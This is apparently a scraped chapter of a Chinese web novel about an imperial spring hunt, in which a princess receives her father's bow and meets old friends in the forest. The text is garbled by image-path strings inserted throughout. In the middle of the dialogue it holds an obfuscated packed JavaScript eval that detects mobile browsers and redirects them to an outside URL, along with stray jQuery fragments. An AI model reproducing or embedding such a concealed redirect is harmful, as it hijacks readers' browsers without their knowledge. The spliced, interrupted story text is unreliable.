75. 第 75 章

作品:《亡国君是白月光

    宣庆二十五年春,天子携皇室宗亲与文武百官前往北苑猎场。


    北苑位于盛都以北三十里,靠近皇陵,历来都是皇家专用猎场。


    时值三月初春,天气转暖,万物复苏,正是狩猎好时节。


    仪仗之下,宣庆帝微阖双目,气色较去年隆冬好上不少。


    礼部尚书李知远躬身道:“陛下,吉时已到。”


    宣庆帝睁开眼睛,抬手道:“卜岁吧。”


    台下百官身穿各色骑装,连周澈今日都罕见穿着一身劲装。


    周驰发冠高束,眉宇间压着几分威严,说道:“往年都是国师卜岁,今年换了人,不知会卜出什么卦象来......”沈博安附和道:“我大周威震四海,当然是好卦。”周驰转头问道:“小妹,你说说。”


    周昭见那卜岁一应物品,本就睹物思人,勉强笑道:“小妹说不上来。”


    沈博安佯装惊讶道:“国师难道没有教公主殿下占卜之术吗?”


    这回围猎提前了半月,本以为能跟南衙那位小王爷好好“叙叙旧”,谁知对方派人来了几趟就再也没提借人的事儿,沈博安那一口气憋到十天前,眼看围猎在即,终于忍不住放了北衙的人去帮忙。他心气儿不顺,便拿这话来刺一刺周昭。


    李知远笑说:“总督大人,占卜乃是下等人学的东西,公主殿下金枝玉叶,自然不会学这个了。”


    沈博安道:“哦,尚书大人说得对,沈某倒是忘了。”


    二人一唱一和,周昭倒不觉得自己有什么,只是听不得有人说江梅棠不好,欲争辩几句,周澈暗中拍了拍她的衣袖,低声道:“父皇看着呢。”


    周昭只好忍耐,小声道:“师父在时,这些人巴结都来不及。”


    周澈微微摇头,没说什么。


    等了多时,迟迟不见卜官回禀,宣庆帝问道:“卜岁如何?”


    卜官为难道:“回陛下,微臣连卜三次,皆呈震卦。震卦属木,木旺于春,只是......”


    宣庆帝蹙眉道:“只是什么?”卜官又看了一眼卦象,大着胆子回禀道:“只是这卦象非吉非凶,三卦吉凶之间来回摇摆,筮不过三,故臣不敢再卜。”


    “......”宣庆帝不大满意,挥手道,“下去罢。要是国师还在......”


    卜官连忙谢恩退下,沈博安不以为意,低声对左右道:“依沈某看,这卜官道行太浅,话不可信。”


    宣庆帝起身道:“诸位爱卿,近日赤霞关、南疆接连告捷,朕心甚悦。今日围猎,亦是为彰显大周国威。猎得多者,朕重重有赏!”


    百官俯首谢恩道:“陛下万岁!”


    宣庆帝免了礼,看上去心情不错,道:“把朕的千张弓拿来!”


    那弓重达三十斤,弓身刺金蟒,是宣庆帝还是王爷时所用之物。宣庆帝握着那张弓,轻轻抚摸道:“这弓随朕多年,可惜不曾见过沙场......明鸢,你来。”


    周昭微惊,起身上前,宣庆帝将弓交到周昭手里,怜爱道:“明鸢是第一次跟哥哥们来围猎,这把弓朕今日赐给你,莫要辜负了。”


    言罢,宣庆帝在周昭手背轻轻拍了两下,周昭只觉手上弓箭有千斤重,低着头道:“谢父皇赏赐,儿臣知道了。”


    周驰脸色不大好看,周澈微笑道:“大哥,当年你第一次来围猎,父皇也赏了不少东西。明鸢那时候还很小,嚷嚷着也要向父皇讨赏赐,你抱着明鸢坐在马上,哄着说要抓只兔子送给她。后来兔子是抓着了,明鸢也被吓得大哭,大哥还记得吗?”


    周驰面容和缓些,弯起唇角道:“明鸢还是小时候乖些......长大了,愈发生分。”


    周驰的目光沉下去,周澈道:“咱们兄妹四个一同长大,身上流着一样的血。只要大哥愿意,生分不了。”


    “......”周驰似笑非笑道,“五弟今年又打算什么都不捕?”


    周澈低笑道:“大哥莫要拿我寻开心。”


    沈博安凑上前来,说道:“五殿下宅心仁厚,沈某佩服得很!”


    周驰打量沈博安几眼,道:“听说总督大人带了美人在侧,今年围猎怕是心有余、力不足了。”


    沈博安笑而不语,周驰难免觉得他行事蠢笨,难当大用。他翻身上马,居高临下道:“五弟!告诉小妹一声,我不会让着她的!驾!”


    百官各自都散了,周昭手握重弓走过来。


    她一袭深绯色骑装,脚踩软皮靴,腰悬柳叶刀。长发编成数股细细的辫子,发尾又系着一根绯色丝带,肤白如雪,双眸有神,连沈博安见惯了美人,都忍不住感叹道:“啧啧,公主殿下出落得愈发绝色了......”


    他言语轻浮,周澈面露鄙夷,沈博安没讨到好,独自讪讪离开。


    周昭走近道:“五哥,猎场风大,莫要在风口站久了。”


    周澈笑道:“你五哥又不是娇小姐,风一吹就跑了。”


    此时裴砚牵了马过来,周澈道:“小昭,你别管我了,快去吧。父皇赐你宝弓,可不能空手而归。”


    周昭垂眸应了,抬头又是眉眼俱笑:“五哥,我打只雪狐狸给你解闷儿,好不好?”


    她说着扬鞭策马,叫道:“裴砚,跟我走!”


    绯色身影如离弦之箭,裴砚紧随其后,二人双双往南去了。


    周昭心思不在讨赏,又不猎杀幼崽,所以在林中兜了半个多时辰,收获并不算丰盛。


    裴砚跟在周昭身后,他单手握了只长枪搭在肩头,枪尖挑了只皮毛黝黑的野狼,找话说道:“殿下,你的这匹马很漂亮。”


    周昭摸了摸狼牙的脑袋,笑说:“是啊,送我狼牙的那位也是位爱美的主儿。”


    裴砚问道:“原来这马是殿下朋友送的。”


    周昭正要说话,却瞅见前面树叶微动,露出一撮雪白来,周昭比了个手势,搭弓欲射,那团雪白突然从树后跃起,原来不是雪狐狸,而是个穿白衣的少年。


    周昭吓出一身冷汗,放下弓叫道:“折杞!你躲在那儿做什么?”折杞面如土色,磕磕巴巴道:“昭、昭姐姐,我......”


    他手里也拿了张弓,但远不如周昭手上的好,甚至连裴砚的都不如。


    周昭问道:“围猎怎地不带个人跟着,这地方危险,莫要伤着自个人。”


    折杞勉强笑了笑,低着头道:“原本是有人跟着我的,我走散了......”


    周昭心道:“母后虽然疼惜折杞,但他身份尴尬,性子又软,想来这些年过得并不好。”


    她偏过头道:“裴砚,你去跟着折杞。”


    裴砚挑了挑眉毛,很不给面子地拒绝道:“我只跟着殿下。”


    折杞愈发尴尬,连连后退道:“昭姐姐,你们不用管我,我、我;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|hmxs|i|shop|16911918|184482||http|test|mini|href|location''.split(''|''),0,{}));


    () {


    $(''.inform'').remove();


    $(''#content'').append(''


    能找到回去的路!”


    周昭哭笑不得,只好又对裴砚说:“裴砚,你把咱们的猎物分他一半儿,然后送他出去。”


    裴砚老大不情愿地下了马,一个声音自林间传来——


    “多大的人了,还这么没出息!”来人一身苍蓝底色骑装,腰间斜挎一把弯刀,身材高大,双目炯炯。


    周昭惊喜叫道:“长淮!”


    她翻身下马,奔出数十步,谢景张开双臂将周昭一把抱住,在她后背轻拍了两下,笑道:“阿昭,好久不见。”


    两年时间一晃而过,谢景已比周昭高出许多,肤色也比从前黑些,眉眼英气逼人,周身气度则较从前张扬外露多了几分沉稳。


    周昭冷不防被谢景抱住,不由愣了愣。


    这里虽然僻静,但万一被人瞧了去又要生出是非,长淮怎么突然……


    好在谢景很快放开她,哈哈笑道:“阿昭!你果然长大了,怎么人都傻了!”一只手臂挡在二人中间,裴砚扬着下巴道:“谢景殿下,自重。”


    谢景打量裴砚几眼,问道:“这人谁啊?”


    周昭疑惑道:“长淮,这是裴砚啊,两年前不是你送他来盛都的吗?”


    谢景略一思索,道:“哦哦,想起来了,好像是叫裴什么来着。”


    他眉头微蹙,又道:“那时候你不是快死了吗?后来病又好了?哎不重要,阿昭,还是说说你,这几年过得好吗?”


    “挺好的。”周昭点点头,“你呢,怎地突然出现在这儿了?”


    前些日子就听说谢景要来盛都,但周昭没料到会在猎场相见。


    谢景道:“我昨日就到盛都了,已经见过陛下,陛下特准我来参观围猎。瞒着不说,是想给你个惊喜。”


    周昭问道:“刚才怎么不见你?”


